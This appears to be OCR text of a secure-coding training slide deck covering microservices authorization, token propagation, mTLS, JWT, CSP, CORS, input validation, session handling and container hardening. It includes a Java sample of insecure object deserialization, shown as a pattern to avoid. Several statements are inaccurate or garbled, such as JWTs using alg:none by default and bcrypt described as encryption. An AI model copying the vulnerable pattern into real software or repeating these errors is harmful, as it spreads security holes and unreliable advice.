
- .



Microservices Security

- Netflix uses the Centralized Pattern with Embedded PEP





Microservices Security

- The Policy portal and Policy repository are UI-based systems for creating, managing, and versioning access control rules.
- The Aggregator fetches data used in access control rules from all external sources and keeps it up to date.
- The Distributor pulls access control rules (from the Policy repository) and data used in access control rules (from Aggregators) to distribute them among PDPs.
- The PDP (library) asynchronously pulls access control rules and data and keeps them up to date to enforce authorization by the PEP component.

Microservices Security

- Do not hardcode Authorization Policy in Source code.
- Use Markup Language to express Policy Instead.
- Recommended Pattern:
  - **Centralized Pattern with Embedded PDP**

- Authorization should be platform level solution by a dedicated team – Development and Operations
- Consider existing platforms and tools before a custom build
- Some rules may still need to be implemented at individual level
- From a security point of view, these should then be moved slowly to centralized control

Microservices Security

- External Identities are propagated down using Tokens
- Extremely easy to steal and re-use leaked tokens
- Microservices now have to decode – JWT/Cookies/OpenId and other formats.
- Let’s take JWT as example

Microservices Security


- External Identities are sent as clear or self signed data structures.
- Since the signatures cannot be verified, these tokens are essentially trusted.
- Now consider a cases
  - A (Calls) => B (calls) => C

Token Passed from A to B. B can modify the token and send to C. C will have no idea that the token was modified in transit.

Microservices Security


- **The Alternate**
- After Authentication, a data structure representing the external entity identity (e.g., containing user ID, user roles/groups, or permissions) is
  - generated,
  - **signed, and/or encrypted** by the trusted issuer
  - and propagated to internal microservices.

Microservices Security



Microservices Security

- The Claims in an access token is now replaced with more secure details in an organization “passport” structure


API Gateway
MS#1
MS#2
MS#n
3
4
5
External entity
2
EAS
1
Key Management System
Inner services layer
Cookie service
JWT service
...
Edge authentication services
"Passport" structure
Access token

Microservices Security – Service/Service Communication


- Use MLTS
  - Legitimate Authentication
  - Confidentiality
  - Integrity
- Each Microservice carries Public/Private key pair
- Key Management process are very important
- Usually self managed PKI infrastructure

Microservices Security – Service/Service Communication

- A Token Based Approach
- A token is a container that may contain the caller ID (microservice ID) and its permissions (scopes).
- The caller microservice can obtain a signed token by invoking a special security token service using its own service ID and password and then attaches it to every outgoing request, e.g., via HTTP headers.
- The called microservice can extract the token and validate it online or offline.

Microservices Security – Service/Service Communication


- A Token Based Approach



Microservices Security – Service/Service Communication

- Can be online or offline.
- Online mode is high latency and usually used only for critical resources
- Offline is the term used for cached response.

Microservices – Logging Architecture



REST Security

- REST is Stateless API
- Passing State from Client to Backend is an **anti-pattern**
- **Provide only HTTPs Endpoints** (no HTTP)
- ACL **must** be done at each API endpoint.
- User Authentication should be centralized. **Use Keycloak/Okta or other IAM providers.**
- Unsecured (Unsigned) JWTs should be avoided. (JWT contains claims that can be used for ACL decisions)
- Assumption is that all APIS trust each other – and hence compromise of one is compromising all
- DO not depend on the JWT Header – Perform validation using custom logic

REST Security


- By default, JWT tokens are generated with alg:none. THIS SHOULD BE STRICTLY AVOIDED.

- To see why, read this link:

- https://www.chosenplaintext.ca/2015/03/31/jwt-algorithm-confusion.html

Other Coding Guidelines

- Use Content Security Policy (CSP) use to prevent
  - Cross Site scripting
  - Click Jacking
  - Other Code injection attacks



Other Coding Guidelines

- Use Content Security Policy (CSP) use to prevent
  - Cross Site scripting
  - Click Jacking
  - Other Code injection attacks
- Can include
  - default-src
  - img-src
  - script-src
  - object-src
  - style-src
  - ....

Other Coding Guidelines

- Use CORS and largely restricted.
- Only Allow Content from Same Origin
- Set ***Access-Control-Allow-Origin***
- Do not set this value to *.* or *

Other Coding Guidelines

- Validate Input at both UI and server level
- Perform Validations against defined schemas
- Use standard Libraries for validation
- Keep Libraries updated
- Perform validation with strict type conversions (Typescript for example)
- Do Min/Max/Range checks
- Keep arrays of allowed values and validate against it

Other Coding Guidelines

- Do both Allow and Deny Listing validations
- Test against Unicode inputs
- Always store data in normalized form
- Allow per character allow listing
- Define categories for Allow and deny Listing
- E.g. ^\d{5}(-\d{4})?$ *=>Validates what???*
- Use Context Output Encoding
- E.g. ***<script>*** will be returned as ***<script;>*** (if using HTML or XML encoding)
- The above will mitigate XSS attacks

Other Coding Guidelines

- Mitigate Session Fingerprinting e.g. JSESSIONID=<> will indicate the server to be J2EE and expose for attacks related to J2EE
- Use Strong CSPRNG (Cryptographically Secure Pseudo Random Number Generator) to generate Session id.
- Keep sessionid at least 16 Hex Characters long.
- Never include PI in session id.
- Make Cookies HTTP Only. Set attributes like Secure and send only over HTTPS.

Other Coding Guidelines

- Rotate Session ID after privilege escalation
- After login, change the Session ID
- Do not allow multiple sessions with same credentials. Log out other sessions
- Never Log Personally Identifiable (PI) information
- ALWAYS Mask PI information before logging.
- Log all Security events – Login/Logout/Profile change etc.
- Prevent/restrict access to Physical logs
- Web logs should not be made available in same web app.
-

Other Coding Guidelines

- Include Consistent Error and Exception handling
- Each project should be consistent with overall policy.
- Use API gateways and buffering of requests to prevent DDOS
- Use Namespaces – no default – in Kubernetes/Docker
- Use Role Based Access Control in Kubernetes
- Use and Review Service Accounts in Kubernetes and other systems – (e.g. Install Jenkins on Windows as an example ☺)
- API gateways/Circuit Breaker Patterns
- Do limit the number of retries and do retry in increasing time period.

Other Coding Guidelines

- Keep Docker files small
- Do not build docker images that include commands that require root privileges
- Run Docker Images as non-Root (USER directive)
- Prefer to use JSON over de-serialization

Other Coding Guidelines

```
import java.io.*;


public class DeserializeCookie {
  public static void main(String[] args) {
    try {
      FileInputStream fis = new FileInputStream("cookies.ser");
      ObjectInputStream ois = new ObjectInputStream(fis);

      Cookie cookieObj = (Cookie) ois.readObject();

      System.out.println(cookieObj.getValue());
    } catch (IOException | ClassNotFoundException e) {
      e.printStackTrace();
    }
  }
}
```

Other Coding Guidelines

- Never accept serialized objects from untrusted sources
- Allow Deserialization of only certain classes.
- log all errors and flag as security events
- Run de-serialization in separate process.
- Prefer to use JSON or other formats

Other Coding Guidelines

- Always perform SCA and vulnerability scanning of dependencies (SBOM) before going to production e.g. log4j. Consider an alternative like sl4j.
- Use tools to scan for Docker Image Vulnerabilities
- Always use secrets or vaults and encrypt sensitive information using bcrypt or other tools.
- Include Penetration Testing (Gray Box Testing with API documentation/credentials and black Box Testing)

Common Web Guidelines

Web Coding Guidelines


- Validate input source
- Also validate
- Context
- Syntax (Regexp) and semantics of data (Is this data needed to be passed)
- current and previous states

Web Coding Guidelines

- Check for SQL injection
- Note to Backend Developers
  - USE ORM systems and all queries are to be parametrized
- Example:

Web Coding Guidelines

- Prevent Cross Site Scripting



Web Coding Guidelines

